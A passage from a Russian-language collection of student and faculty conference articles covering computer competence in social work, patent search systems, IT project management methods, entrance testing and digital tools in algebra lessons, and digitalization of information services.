При входной и выходной диагностике психоэмоционального состояния клиента могут применяться электронные анкеты общего и специального назначения;

При решении социальной проблемы работником социальной сферы может осуществляться поиск нормативно-правовой базы, а также научно-методических рекомендаций с использованием сети Интернет;

При применении технологий, компьютеры могут использоваться с целью ведения документооборота, личного дела клиента, а также при использовании специальных программных продуктов [2, С. 67].

Таким образом, специалист по социальной работе ежедневно использует в своей деятельности компьютерные технологии, что делает такое профессиональное качество как «компьютерная компетентность» – важнейшей составляющей его профессиональной компетентности.

#### **Список использованных источников**

1. Курин Андрей Юрьевич Компьютерная компетентность как составляющая профессиональной компетентности социального работника // Вестник ТГУ. – 2010. – №9. – С. 27-37.

2. Попов Андрей Николаевич Модель формирования информационной компетентности социального работника в вузе средствами компьютерных технологий // Вестник ТГУ. – 2017. – №1 (165). – С. 63-71.

3. Щербакова Олеся Анатольевна Социально-психологические установки в мотивационно-потребностной сфере будущих специалистов по социально-культурной деятельности // Проблемы современного педагогического образования. – 2019. – №63-1. – С.413-416.

#### **BASES FOR FORMING COMPUTER COMPETENCE IN HIGHER EDUCATIONAL INSTITUTIONS IN THE PROCESS OF TRAINING SOCIAL WORKERS**

**Rubtsov R. V.**

*The article analyzes the need for the formation of computer competence in future social workers. It is connected with the requirements of the higher education system in the formation of a competitive personality, who owns a large arsenal of means and methods of working with professionally determined information. The necessity of development and formation of information competence of a social worker in a higher education institution by means of computer technologies is substantiated.*

**Keywords:** *computer competence, social work, higher education, professional competence, social work technologies, computer technologies, social services, professional activity.*

\*\*\*\*\*



## АНАЛИЗ СОВРЕМЕННЫХ СИСТЕМ ПАТЕНТНОГО ПОИСКА

*Сальникова Наталия Анатольевна*

*Доцент, Волгоградский институт управления – филиал Российской академии народного хозяйства и государственной службы при Президенте РФ*

*Реклер Евгения Николаевна*

*Бакалавр, Волгоградский институт управления – филиал Российской академии народного хозяйства и государственной службы при Президенте РФ*

*В статье проведен анализ автоматизированных систем поиска патентов, сделан сравнительный анализ функциональных возможностей этих систем, выявлены их достоинства и недостатки, предложены пути повышения эффективности обработки патентов и работы экспертов.*

**Ключевые слова:** *автоматизированные системы поиска патентов, патент, изобретение, заявка, интеллектуальная собственность, товарный знак, метаданные, база данных.*

В современном мире все компании-производители товаров и отдельные изобретатели стремятся получить патент на результат своего интеллектуального труда. С каждым годом количество подаваемых заявок на получение патентов растет и за последний год достигло 2,3 миллионов, по сравнению с предыдущим годом прирост составил более 9%. Чтобы получить патент на свое изобретение, необходимо оформить заявку и отправить ее в патентное бюро для регистрации и проверки своей работы на уникальность [1].

Для проведения исследования поданной заявки на новизну осуществляется поиск патентов-аналогов, которые уже содержат информацию, которая дублируется в заявке, таким образом, опровергается новизна заявки, и выдача патента становится невозможна [2]. На выполнение этой процедуры эксперт обычно тратит десятки часов, рассматривая каждый раз тысячи различных документов, и процесс выдачи патента затягивается на годы.

Чтобы активно заниматься наукой и плодотворно изобретать новые изделия, необходимо проводить анализ патентных трендов в различных направлениях: классов патентов, компаний и т.д. Такой анализ применяется, чтобы понять, в каком направлении развивается исследуемая область, и какие появились в ней новшества [3]. Для решения таких задач развиваются системы поддержки принятия решений, которые активно применяются при анализе уровня техники с целью определения новизны поданных заявок, а так же разрабатываются новые методы автоматизации классификации заявок и поиска аналогов [4].

Во всех крупных патентных бюро существуют собственные базы данных патентов и обрабатывающие их автоматизированные системы. Патентные бюро могут быть национальными (FIPS – Российское Патентное ведомство, USPTO – Патентное ведомство США, PAJ – Патентное ведомство Японии), так и международными (WIPO – Всемирная организация интеллектуальной собственности, ESPACENET – Европейское патентное ведомство). Так же существуют поисковые системы, не относящиеся к патентным ведомствам (FPO, FindPatent.ru, Google Patents). Рассмотрим часто используемые автоматизированные системы патентного поиска: ФИПС, Patentscope, USPTO, ESPACENET, SIPO, Free Patents Online и Google Patent Search.

После изучения приведенных выше систем поиска патентов был сделан сравнительный анализ функциональных возможностей этих систем. Результаты приведены в таблице 1.

К сожалению, при использовании всех этих систем формирование запроса на поиск выполняется в виде ключевых слов самим экспертом, который в силу своего профессионализма определяет, в чем заключается новизна патента. Следовательно, чтобы избежать ошибок, необходимо автоматизировать самый начальный этап формирования запроса и облегчить труд эксперта, таким образом, сократив время обработки заявки на получение патента.

Сравнительная характеристика систем поиска патентов

Система	Контекстный поиск	Применение метаданных	Наличие перевода	Выделение ключевых слов	Чтение текста на схемах
ФИПС	+	+	–	–	–
Patentscope	+	+	–	+	–
USPTO	+	+	–	–	–
ESPACENET	+	+	–	+	–
SIPO	+	+	+	–	–
Free Patents Online	+	+	–	+	–
Google Patent Search	+	–	+	+	+

Для обработки текста заявки на патент предлагается использовать парсинг, такой вид сбора информации решает многие проблемы, связанные с обработкой больших объемов информации. В таком случае для сбора контента, программа-парсер обеспечивает автоматический сбор информации со всех имеющихся в базе документов и выдает нужные данные в удобном для пользователя виде. Парсинг-программы позволяют ускорить сбор исходной информации и повысить скорость первоначальной обработки заявок, что в значительной степени повышает эффективность работы экспертов.

Загрузить данные из XML документа в java объект можно используя разные способы связывания данных, один из них – JAXB. Подобные варианты подходят, если заранее известен формат исходного XML документа. А если необходим парсинг XML произвольного формата, то здесь можно использовать SAX или DOM парсеры. Эти парсеры аналогичны по функциональности, но при этом различаются подходы: DOM парсер сначала загружает весь исходный документ в java объект, с которым затем можно работать; SAX парсер использует событийную модель разбора документа, парсинг происходит «на лету» и загружать в память сразу весь XML нет необходимости.

SAX парсер работает в данном случае так, когда в исходном документе встречается открывающий тег, вызывается метод startElement с соответствующими параметрами. При чтении содержимого тега вызывается characters, при закрытии тега – endElement. Таким образом, документ разбирается без предварительной его загрузки в память. Для использования DOM парсера просто создается класс, работающий с объектом типа Document и определяющим формат выходных данных. Здесь никаких событий нет, есть уже загруженный объект типа Document, который является представлением исходных данных.

Какой парсер лучше использовать SAX или DOM, можно решить по типу исходных данных. Если исходный документ большой по объему и вложенность элементов невысока используют SAX, при этом подходе разбор исходных данных происходит несколько быстрее и используется меньше памяти. Если нужно преобразовать сложную структуру данных, удобнее и проще будет работать с DOM.

#### Список использованных источников

1. Кравец А.Г., Сальникова Н.А. Предсказательное моделирование трендов технологического развития. // Известия СПбГТИ(ТУ). №55(81) 2020. С. 103-108.
2. Кравец А.Г., Левитин С.А., Шумейко Н.О., Коробкин Д.М., Сальникова Н.А. WEB-интерфейс интеллектуальной платформы поиска новых технических решений и экспертизы заявок на получение патентов. // Известия Волгоградского государственного технического университета. 2017. № 8 (203). С. 60-64.
3. Коробкин Д.М., Гордеев Н.А., Фоменков С.А., Дыков М.А. Метод выявления патентных трендов на основе описаний технических функций. // Известия Волгоградского государственного технического университета. 2012. № 10 (97). С. 161-166.
4. Шабанов Д.В., Коробкин Д.М., Фоменков С.А., Колесников С.Г. Метод извлечения описаний технических функций из патентных текстов. // Известия Волгоградского государственного технического университета. 2018. № 5 (215). С. 68-76.

## ANALYSIS OF MODERN PATENT SEARCH SYSTEMS

*Salnikova N.A., Rekler E.N.*

*The article analyzes automated patent search systems, makes a comparative analysis of the functionality of these systems, identifies their advantages and disadvantages, and suggests ways to improve the efficiency of patent processing and the work of examiners.*

**Keywords:** *automated patent search systems, patent, invention, application, intellectual property, trademark, metadata, database.*

\*\*\*\*\*

## ХАРАКТЕРИСТИКА МЕТОДОВ УПРАВЛЕНИЯ ИТ-ПРОЕКТАМИ

*Серышев Алексей Сергеевич*

*Студент, ФГБОУ ВО «Кубанский государственный аграрный университет имени И.Т. Трубилина»*

*В статье проведён обзорный анализ методик управления проектами в сфере информационных технологий, которые помогают в распределении задач и ресурсов. Краткая характеристика дополнена достоинствами и недостатками каждой технологии, что раскрывают дальнейший потенциал развития при использовании.*

**Ключевые слова:** *информационные технологии, проектирование, разработка, методологии, управление проектами, характеристика, Agile, менеджмент.*

С развитием информационных технологий количество людей, компаний, команд и проектов постоянно растёт. Вместе с этим задача менеджмента усложняется и необходимо использовать специально разработанные методики для планирования работ и распределения ресурсов.

Простейшим способом управления разработкой любого проекта является составление плана работы, заключающегося в выделении чётких фаз с определёнными временными ограничениями. Популярным решением для создания хронологического состава любого проекта является диаграмма или график Гантта (рисунок 1). Она представляет собой совокупность чётко определённых интервалов, составляющих весь план работ [1]. В зависимости от характера задач многие процессы могут выполняться как последовательно, так и параллельно.

Вид работы	2019		2020				
	ноябрь	декабрь	январь	февраль	март	апрель	май
1	■	■					
2		■	■				
3			■	■	■		
4				■	■		
5					■	■	
6							■

*Рисунок 1 – Общий вид диаграммы Гантта*

Однако это решает ли проблему проектирования работы в целом, чтобы определить чёткие сроки выполнения и самые общие требования того, на каком этапе проект должен перейти в ту или иную стадию. Если же вопрос не только во времени, но и характере решаемых задач, необходимо использовать более комплексные решения в области управления проектами.

Помочь в этом может семейство методологий гибкое разработки, во главе которых стоит Agile. В нём весь проект делится не просто по временным интервалам, что больше помогает при создании дизайн документов, а полноценные подпроекты, которые являются отдельно реализованными функциями целой разработки, которые потом объединяются в единое целое [2].

Благодаря этому главным достоинством Agile является его гибкость и адаптивность, которая позволяет использовать его на любом предприятии и проектах разного масштаба. Плюс ко всему, проектирование по функциональным частям, позволяет применять методологию гибкой разработки к динамически развивающимся сервисам. Но в то же время сам по себе Agile является лишь набором принципов и стандартов, под которые каждая команда сама должна подстраиваться. Если не имеется возможности создать инструменты управления самостоятельно, то следует использовать готовые решения.

Одним из таких является Scrum – фреймворк для работы по принципам Agile. При использовании Scrum проект так же разбивается на более мелкие функциональные части, однако в процесс сборки всех частей в единое целое включается взаимодействие с заказчиком через его представителя [3]. Каждый процесс синхронизации требований и результатов происходит после

спринтов – кратковременных циклов разработки при котором реализация происходит по маленьким кусочкам, из которых потом можно собрать части полноценного проекта.

Несомненным достоинством Scrum является возможность привлечения менее опытных специалистов, ибо недостаток навыков компенсируется тесным взаимодействием со всеми членами команды. В то же время каждый из привлечённых к разработке сотрудников должен обладать более расширенной специализацией в целом, чтобы планировать циклы более точно.

Уже рассмотренные методики семейства Agile позволяют разрабатывать проект по заранее определённым частям, которые сами по себе могут быть разного масштаба, но достаточно целостными. Lean позволяет представить каждую из частей в виде рабочего потока (или workflow), из-за чего такие этапы, как отладка, тестирование и планирование, можно использовать по отношению к функциональным элементам будущего проекта. Для реализации подобных возможностей Lean предоставляет необходимых инструментарий, однако при его использовании может возникнуть избыточность проектирования – не все задачи требуют детальной проработки реализации, поэтому использование Lean для менее масштабных разработок приведёт к задержкам и большому объёму бумажной работы.

Последней рассматриваемой методикой является Kanban – аналог Scrum, который не привязывается к жёстким временным рамкам. Каждый функциональный этап разбивается на карточки, олицетворяющие конкретные задачи, и этапы, их включающие [4]. Это позволяет настраивать гибкость итогового плана, ведь при помощи карточек можно отражать не только сами задачи, но и результаты их выполнения и необходимые ресурсы. Это повышает наглядность видения проекта.

Единственным серьёзным недостатком Kanban является требование к навыкам членов команды. Успешно реализовывать свободный по срокам и менее стандартизированный по детализации проект можно только за счёт сплочённой команды, каждый участник которой обладает хотя бы общим представлением о навыках своих коллег.

#### **Список использованных источников**

1. У. Кларк. *Графики Ганта. Учёт и планирование работы. 5-е издание.* – Москва: Техника управления, 1931.
2. Роберт С. Мартин, Джеймс В. Ньюкирк, Роберт С. Косс. *Быстрая разработка программ. Принципы, примеры, практика = Agile software development. Principles, Patterns, and Practices.* – Вильямс, 2004. – 752 с. – ISBN 0-13-597444-5.
3. Майк Кон. *Scrum: гибкая разработка ПО = Succeeding with Agile: Software Development Using Scrum (Addison-Wesley Signature Series).* – М.: «Вильямс», 2011. – С. 576. – ISBN 978-5-8459-1731-7.
4. *Канбан и «точно вовремя» на Toyota: Менеджмент начинается на рабочем месте = Just-in-Time at Toyota: Management Begins at the Workplace.* – М.: Альпина Паблишер, 2014. – 214 с. – (Модели менеджмента ведущих корпораций). – ISBN 978-5-9614-4659-3.

#### **CHARACTERISTICS OF IT PROJECT MANAGEMENT METHODS**

**Seryshev A.S.**

*The article provides an overview analysis of project management techniques in the field of information technology, which help in the distribution of tasks and resources. A brief description is supplemented by the advantages and disadvantages of each technology, which reveals further development potential when using.*

**Keywords:** *information technology, design, development, methodologies, project management, characteristics, Agile, management.*

\*\*\*\*\*

## ПРАВИЛА РАЗРАБОТКИ ВХОДНОГО ТЕСТИРОВАНИЯ И ИХ ЗНАЧИМОСТЬ

*Табакаева Анастасия Евгеньевна*

*студент 5 курса, ФГБОУ ВО «Алтайский государственный гуманитарно-педагогический университет им. В.М. Шукшина»*

*Шилинг Галина Сергеевна*

*к. ф.-м. наук, доцент*

*ФГБОУ ВО «Алтайский государственный гуманитарно-педагогический университет им. В.М. Шукшина»*

*В статье проведён краткий обзор по правилам разработки входных тестирований и их значимости. На примере рассмотрели создание входного тестирования с помощью платформы OneTestPad. Была показана важность использования только проверенных источников для создания тестирований.*

**Ключевые слова:** *входное тестирование, общие правила, обучение, планирование, уравнения, платформы, значимость.*

*Финансирование: Исследование выполнено при поддержке Министерства просвещения РФ в рамках государственного задания АГППУ им. В.М. Шукшина на выполнение НИР «Формирование естественно-научного компонента функциональной грамотности обучающихся», № государственной регистрации темы 122050400046-8*

В современном образовании появилась необходимость внедрения входных тестирований в учебный процесс. С чем же это связано? Во-первых, мы всё чаще и чаще отходим от использования традиционного обучения и прибегаем к альтернативным, например, к таким как обучение через проблему или обучение через модули. И в том и в другом случае для планирования нашей дальнейшей деятельности, необходимо выявить уровень знаний, умений и навыков для дальнейшей работы с обучающимися. Во-вторых, входное тестирование как нельзя лучше показывает, необходимо ли прежде чем начать изучать новую тему, повторить упущенное. В-третьих, для педагога это лучший инструмент для апробации, так как проведя входное и выходное тестирования в двух классах, мы можем выявить положительную или отрицательную тенденцию определённой методики.

Входное тестирование— педагогическая методика, предполагающая определение уровня компетенций обучающегося при начале изучения дисциплины или определённого раздела.

Входное тестирование призвано познакомить учителя с уровнем компетенций обучающихся. Проводим данный этап на первом занятии и не предполагаем выставление оценок, поскольку проверяем только знания, полученные ранее.

Результаты входного тестирования даёт возможность учителю спланировать и подстроить материал под разные уровни умений и знаний обучающихся. Появляется возможность индивидуализировать обучение или определить содержание и инструменты для подготовки учебной дисциплины (или её раздела).

При конструировании входного тестирования важно соблюдать некоторые общие правила, которые можно сформулировать в виде следующих положений:

- каждое задание имеет свой порядковый номер, который может изменяться после объективной оценки трудности задания и выбора стратегии предъявления заданий теста;
- каждое задание имеет эталон правильного ответа;
- в тестовом задании все элементы располагаются на четко определенных местах, фиксированных в рамках выбранной формы;

- тестовые задания одной формы сопровождаются стандартной инструкцией, предваряющей формулировку задания;
- для каждого тестового задания разрабатывается правило выставления оценки (дихотомическая, политомическая);
- тестовое задание должно быть достаточно кратким по форме предъявления и по времени выполнения.

На основе выделенных положений можно кратко сформулировать минимальные требования к структуре тестового задания[1]:

1. Инструкция.
2. Текст задания в соответствии с формой предъявления и формой записи ответа.
3. Правильный ответ.
4. Оценочная схема.

Современные технологии позволяют создавать такие тестирования с помощью цифровых технологий, что хорошо экономит время, затрачиваемое на прохождение этих тестов и их проверки; наглядность результатов как по одному обучающемуся, так и по целому классу. В число таких технологий входят: бесплатный многофункциональный сервис для проведения тестирования и обучения – OneTestPad [2], образовательная платформа ЮРАЙТ [3] и другие. На Данных платформах можно подобрать уже готовые тестирования по своей тематике или же создать свои.

При создании тестирования, в качестве материал рекомендуется использовать учебные пособия, рекомендуемые ФГОС, а также официальные сайты и порталы, такие как решу ГИА и ФИПИ.

Ниже хочу предложить разработанное тестирование по теме «Уравнения» для 10-ых классов универсального профиля.

Во-первых, начнём с того, что в качестве материала мы будем использовать задания за курс основного общего образования, что очень важно, так как нам нужно выявить именно базовые знания. В число таких вопросов могут входить базовые определения, формулы, теоремы и пару задач по уравнениям. (рис. 1)

The image shows a digital testing interface with four questions. Each question is presented in a separate window with a progress bar and a question number.

**Question 1:** "Линейное уравнение в общем случае имеет вид:" (A linear equation in general form has the form:). Options:  $ax+b=0$  (checked),  $ax-c=b$ ,  $ax-b=c$ ,  $ax=0$ .

**Question 2:** "Квадратное уравнение в общем случае имеет вид:" (A quadratic equation in general form has the form:). Options:  $ax^2+by^2=0$ ,  $ax^2+by^2+cz^2=0$ ,  $ax^4+bx^2+c=0$ ,  $ax^2+bx+c=0$  (checked).

**Question 3:** "Решите уравнение  $x^2=5x$ ." (Solve the equation  $x^2=5x$ ). Instruction: "Если уравнение имеет более одного корня, в ответ запишите меньший из корней." (If the equation has more than one root, write the smaller one in the answer). Answer: 0.

**Question 4:** "Решите уравнение  $3x^2+18x=0$ ." (Solve the equation  $3x^2+18x=0$ ). Instruction: "Если уравнение имеет более одного корня, в поля внесите корни в порядке возрастания." (If the equation has more than one root, enter the roots in the fields in ascending order). Answers: -6, 0.

**Question 5:** "Решите уравнение  $x^2-121=0$ ." (Solve the equation  $x^2-121=0$ ). Instruction: "Если уравнение имеет более одного корня, в ответ запишите больший из корней." (If the equation has more than one root, write the larger one in the answer). Answer: 11.

**Question 6:** "Установите соответствия:" (Establish the correspondences:). A table with two columns: "Общие формулы квадратных уравнений:" and "Названия:".

Общие формулы квадратных уравнений:	Названия:
$ax^2+bx+c=0, c=0$	1 Неполное квадратное уравнение
$ax^2+bx+c=0, a \neq 0, a \neq 1$	2 Приведённое квадратное уравнение
$ax^2+bx+c=0, b=0$	3 Полное квадратное уравнение
$ax^2+bx+c=0, a \neq 0$	
$ax^2+bx+c=0, b=0 \text{ и } c=0$	

Рисунок 1 – Пример заданий для тестирования

Как мы видим, что настройки на платформе OneTestPad позволяют не только составить вопросы по разным формам (открытые/закрытые), но и позволяют выделить вопросы по уровням сложности.

Вопросы составлены на основе учебников А. Г. Мерзляка «Алгебра начала математического анализа 9-ый класс» и «Алгебра 8-ой класс», а также сайтов «Решу ГИА» и «ФИПИ».

В каждом подобном задании присутствует инструкция, текст задания, правильный ответ и схема оценки по данному заданию. По окончании тестирования можно посмотреть результат своей деятельности в виде диаграммы, процентного составляющего или оценки. (рис. 2)




Рисунок 2 – Результат

Данное тестирование было создано по основным требованиям к созданию и является значимым с точки зрения оценки деятельности по нашей теме. Результаты всего класса будет доступен учителю в личном кабинете данной платформы.

Таким образом, мы выделили основные правила по созданию тестирований, на примере посмотрели, как важны данные аспекты, и что не нужно пренебрегать ими. Отсутствие инструкции или оценочной информации приведут к дополнительным вопросам от обучающихся, что заметно сократит время на выполнение теста, а отсутствие правильного ответа, ведёт к полной недостоверности данного мероприятия.

### Список использованных источников

1. Лопаткина Е.В. *Современные средства оценивания результатов обучения: учеб. пособие* / Е.В. Лопаткина; Владим. гос. ун-т имени Александра Григорьевича и Николая Григорьевича Столетовых. – Владимир: Изд-во ВлГУ, 2012. – стр. 86 – 87 – URL: [file:///H:/Средства%20оценивания/E.V.\\_Lopatkina\\_Sovremennye\\_sredstva\\_ocenivaniya\\_rezultatov\\_obucheniya.pdf](file:///H:/Средства%20оценивания/E.V._Lopatkina_Sovremennye_sredstva_ocenivaniya_rezultatov_obucheniya.pdf) (Дата обращения: 13.12.2022)
2. One Test Pad. – URL: <https://onlinetestpad.com/ru> (Дата обращения: 13.12.2022)
3. ЮРАЙТ. – URL: <https://urait.ru/> (Дата обращения: 13.12.2022)



## **RULES FOR THE DEVELOPMENT OF ENTRANCE TESTING AND THEIR SIGNIFICANCE**

*Tabakaeva A.E., Shiling G.S.*

*The article provides a brief overview of the rules for developing input testing and their significance. On an example, we looked at the creation of input testing using the OneTestPad platform. The importance of using only trusted sources to create tests has been shown.*

**Keywords:** *entrance testing, general rules, learning, planning, equations, platforms, significance.*

\*\*\*\*\*

## ЦИФРОВЫЕ ТЕХНОЛОГИИ КАК ИНСТРУМЕНТ ПРИ ОБУЧЕНИИ РЕШЕНИЮ УРАВНЕНИЙ В КУРСЕ АЛГЕБРЫ

**Шилинг Галина Сергеевна**

*к. ф.-м. наук, доцент, ФГБОУ ВО «Алтайский государственный гуманитарно-педагогический университет им. В.М. Шукшина»*

**Табакаева Анастасия Евгеньевна**

*студент 5 курса, ФГБОУ ВО «Алтайский государственный гуманитарно-педагогический университет им. В.М. Шукшина»*

*В статье проведён краткий обзор по использованию цифровых технологий в процессе обучения решения уравнений. Выделены и описаны этапы с использованием данной методики. Приведён подробный план реализации на конкретной теме. Были приведены различные программы, сервисы и платформы.*

**Ключевые слова:** *цифровые технологии, обучение, уравнения, учебные сервисы, входное тестирование, реализация.*

*Финансирование: Исследование выполнено при поддержке Министерства просвещения РФ в рамках государственного задания АГППУ им. В.М. Шукшина на выполнение НИР «Формирование естественно-научного компонента функциональной грамотности обучающихся», № государственной регистрации темы 122050400046-8*

На сегодняшний день, как в Российском образовании, так и в образовании всего мира популярным становится внедрение различных цифровых средств в процесс обучения. Всё больше и больше школ используют в своей деятельности ноутбуки, проекторы и многие другие цифровые средства и уже не только на уроках информатики.

В связи с этим проблема использования цифровых технологий в образовательном процессе в качестве эффективного средства обучения приобретает особую актуальность. Однако стоит помнить, что компьютерные математические системы, не могут существовать отдельно, в основе всего лежит логическое мышление, а уж потом технология, как средство достижения. То есть исключаем сам факт замещения логического (математического) мышления цифровыми средствами.

Внедрение цифровых технологий должен происходить таким образом, чтобы дать возможность как учителям, так и обучающимся разнообразить традиционный учебный процесс, а не заменить его, дабы сохранить и подчеркнуть важность базовых умений и знаний,

Разработанная ниже методика апробировалась на базе Онгудайской СОШ имени С. Т. Пекпеева. В эксперименте были задействованы 10-ые классы примерно одинаковые по уровню успеваемости. Для начала выделим этапы проведения мероприятий:

**Входное тестирование [1].** Оценочный материал включает в себя материалы за курс основного общего образования по решению уравнений. Входное тестирование призвано познакомить учителя с уровнем компетенций обучающихся. Проводим данный этап на первом занятии и не предполагаем выставление оценок, поскольку проверяем только знания, полученные ранее.

**Планирование.** Данный этап предполагает планирование по результатам входного тестирования. То есть внутри класса выделяется три группы: обучающиеся с высоким уровнем знаний, со средним и с низким. В результате для каждой полученной группы будут подбираться задания, соответствующие определённому уровню, а также уделим внимание подбору цифровых технологий.

Разработанную методику мы проводим только для одного класса, и деление на группы нужны именно для него. Второй класс идёт по традиционной методике обучения.

**Реализация.** Третий этап предполагает проведение 4-5 занятий, которые реализуются с использованием модульного обучения и цифровых технологий.

**Контроль.** На данном этапе мы проводим контрольно-оценочное тестирование, результаты которого пойдут в журнал и покажут нам динамику успеваемости и заинтересованности на уроках алгебры.

**Подведение итогов.** Комментарии с классом (рефлексия), выделение положительных и отрицательных сторон методики.

**Входное тестирование.** Входное тестирование призвано познакомить учителя уровнем успеваемости в классе. Для его создания был использован бесплатный многофункциональный сервис для проведения тестирований и обучений – **Online Test Pad**, который тоже является в свою очередь одним из средств цифрового обучения. Для составления оценочных материалов были использованы: учебники по алгебре за курс основного общего образования, **Банк ФИПИ** [3] и образовательный **портал ГИА** [4], два последних источника мы так же можем отнести к цифровым средствам.

Уже только на начальных этапах мы видим широкий спектр применения цифровых средств в образовании.

**Планирование.** На данном этапе происходит подбор определённых средств, которые смогут «безболезненно» внедриться в процесс обучения. То есть от грамотного планирования зависит «как» воспользуются определёнными средствами обучающиеся, «где» они их применят, извлекут ли из этого пользу для самообразования или начнут облегчать свой учебный процесс (более подробно мы скажем об этом на этапе реализации).

Само планирование подразумевает подбор цифровых средств и дидактическим материалам по ним.

Использование таких порталов как Урок РФ, ФИПИ, ГИА и многих других, позволяют нам следить за новостями в сфере образования, данные сайты снабжают нас тренингами, курсами и множеством другой информации, которая способная помочь на при планировании «особых» уроков. А ведь и сами эти сайты мы тоже можем отнести к цифровым средствам.

Грамотно спланированный урок – это половина выполненной работы.

**Реализация.** Использование цифровых средств в модульном обучении гораздо яснее показать на примере. Сразу стоит сказать, что занятия с использованием разработанной методики проводились в кабинете информатики.

Рассмотрим тему «Уравнения вида  $\cos x = b$ » («Алгебра начала математического анализа 10-ый класс» А. Г. Мерзляка).

Предварительно на этапе планирования учителем была подготовлены ссылки, для быстрого перехода к заданиям.

Момент организации урока (1-1,5 мин)

Постановка цели и задач урока. **Учитель ставит задачу на урок:** в начале занятия каждый открывает программу Microsoft Publisher. По ходу урока обучающиеся создают памятку-буклет (ментальную карту) по теме «Уравнения вида  $\cos x = b$ ». На страничке можно вставлять скриншоты, графики, таблицы и многое другое. В конце занятия каждый постарается защитить свой буклет (рис. 1). Оценивание будет проводится по оригинальности предоставленной теме, насыщенности примерами, графиками и другим.

Актуализация знаний. **Учитель даёт задание:** перейти по ссылке «Актуализация» [5]. Прежде чем начать изучение темы уравнения, на каждом уроки вспоминаем значение тригонометрических функций на окружности.

Первичное усвоение новых знаний. Учитель кратко объясняет теорию по теме, демонстрируя презентацию для наглядности. Далее на примере упражнения 26.1 (1-3), проводится демонстрация графического способа решения тригонометрических уравнений через проектор с использованием сервиса Mathway. В это время обучающиеся следят за учителем, слушают инструкцию по работе. После чего выполняют упражнение 26.1 (4-5) переходя по ссылке «Первичное усвоение новых знаний» [6].

Первичная проверка понимания. Обучающиеся письменно выполняют задание 26.3 (1,3,5), поочередно выходят к доске.

Данные задания на начальных этапах проводятся для всех модулей сложности.




Рисунок 1 – Пример буклета

Первичное закрепление:

Модуль 1. Доделывает задание 26.3 и приступает к 26.5 (1,3)

Модуль 2. Делает 26.3 (2,4,6 на выбор) и 26.5

Модуль 3. Делает 26.3 (2,4,6 на выбор), 26.5 (2,4) и 26.7

Контроль усвоения, обсуждение ошибок и их коррекция. На данном этапе урока обучающиеся осуществляют заполнение буклета.

Информация о домашнем задании, инструктаж по его выполнению. Изучить приложение Photomath и его функции. Выполнить задания:

Модуль 1. 26.2 (1,3,5), 26.4(1)

Модуль 2. 26.4, 26.6 (1)

Модуль 3. 26.6, 26.8

После выполнения домашней работы в тетрадях, проверти с помощью приложения. Делайте скриншоты для заполнения буклета.

Таким образом, можно сказать, что внедрение цифровых технологий очень трудоёмкий, но занимательный процесс, который в большей мере позволяет повысить уровень знаний и интерес к предмету у обучающихся. Однако, стоит иметь ввиду, что не нужно перенасыщать занятия такими средствами, иначе мы имеем возможность получить школьников, которые не способны применять новые приспособления для самообучения и контроля, а наоборот, которые будут использовать изученные технологии для списывания.

### Список использованных источников

1. One Test Pad. – URL: <https://onlinetestpad.com/htuzphg4fryqa> (Дата обращения: 17.12.2022)

2. Мерзляк А. Г. Алгебра и начала математического анализа. 10 класс. Учебник для учащихся общеобразовательных учреждений (профильный уровень) / А. Г. Мордкович, П. В. Семенов. – М.: Мнемозина, 2010. – URL: <https://docs.google.com/viewer?url=https%3A%2F%2F11klasov.net%2Findex.php%3Fdo%3Ddownload%26id%3D18933%26viewonline%3D1> (Дата обращения: 17.12.2022)

3. ФИПИ. – URL: <https://fipi.ru/> (Дата обращения: 17.12.2022)

4. Сдам ГИА. – URL: <https://sdamgia.ru/> (Дата обращения: 17.12.2022)

5. *Актуализация знаний.* – URL: <https://learningapps.org/view1586625> (Дата обращения: 17.12.2022)

6. *Первичное усвоение знаний.* – URL: <https://www.mathway.com/ru/LinearAlgebra> (Дата обращения: 17.12.2022)

## **DIGITAL TECHNOLOGIES AS A TOOL FOR TEACHING THE SOLUTION OF EQUATIONS IN THE ALGEBRA COURSE**

*Shiling G.S., Tabakaeva A.E.*

*The article provides a brief overview of the use of digital technologies in the learning process of solving equations. The stages using this technique are highlighted and described. A detailed implementation plan on a specific topic is given. Various programs, services and platforms were presented.*

**Keywords:** *digital technologies, training, equations, training services, input testing, implementation.*

\*\*\*\*\*

## ОПТИМИЗАЦИЯ ПРОЦЕССА ПРЕДОСТАВЛЕНИЯ ИНФОРМАЦИОННЫХ УСЛУГ, КАК НЕОБХОДИМАЯ СОСТАВЛЯЮЩАЯ ЦИФРОВИЗАЦИИ

*Шувалова Наталья Владимировна*

*соискатель ученой степени кандидата экономических наук,  
Московский педагогический государственный университет*

*Цифровизация невозможна в отрыве от информационных технологий, информационных услуг и электронного взаимодействия. Эффективное использование информационных технологий, совершенствование электронного взаимодействия и оптимизация процесса предоставления информационных услуг оказывают прямое воздействие на цифровую трансформацию, цифровизацию и на конечный результат.*

**Ключевые слова:** *цифровизация, цифровая экономика, информационные услуги, информационные технологии, электронное взаимодействие, эффективность, качество услуг.*

Предоставление информационных услуг играет важную роль в современном мире, а оптимизация данного процесса является ключевым фактором внедрения и развития цифровизации, в том числе цифровой экономики. Цифровизация всех сфер современной жизни обеспечивает наиболее предпочтительное развитие и решение, а несет колоссальное экономическое влияние для развития любой страны в современном мире и делает лучшую жизнь для всех – простых граждан (физических лиц), компаний (национальных, иностранных), государства (для реализации внутренних и международных интересов) [1; 2].

Цифровизация экономики является глобальным и сложным процессом, который затрагивает все сферы и на всех уровнях взаимодействия (G2C, G2B, G2G) и обеспечение оптимального взаимодействия и выстраивание системы экономических отношений с использованием цифровых информационно-коммуникационных технологий является важной задачей [3].

Обоснованность эффективного оказания информационных услуг в условиях цифровизации и цифровых процессах, отвечает принципу оптимальности управления, согласно которому обеспечивается минимизация затрат и времени при наименьшем расходе ресурсов.

Оптимальное предоставление информационных услуг способствует более эффективному взаимодействию пользователей и затрагивает различные вопросы, связанные с оптимальными управленческими решениями, способами повышения качества услуг, обеспечения информационной безопасности, внедрением инноваций, применением цифровых технологий и все это в контексте цифровизации и экономическом эффекте от предлагаемых инноваций. Значимость и необходимость оптимизации процесса предоставления информационных услуг также выражается в положительном экономическом эффекте для государства, для коммерческих организаций и для конечных потребителей услуг. Совершенствование взаимодействия в электронном виде для передачи цифровой информации – созданию единого информационного пространства (цифровизация экономики) непременно приведет к новым открытиям в будущем [4; 5].

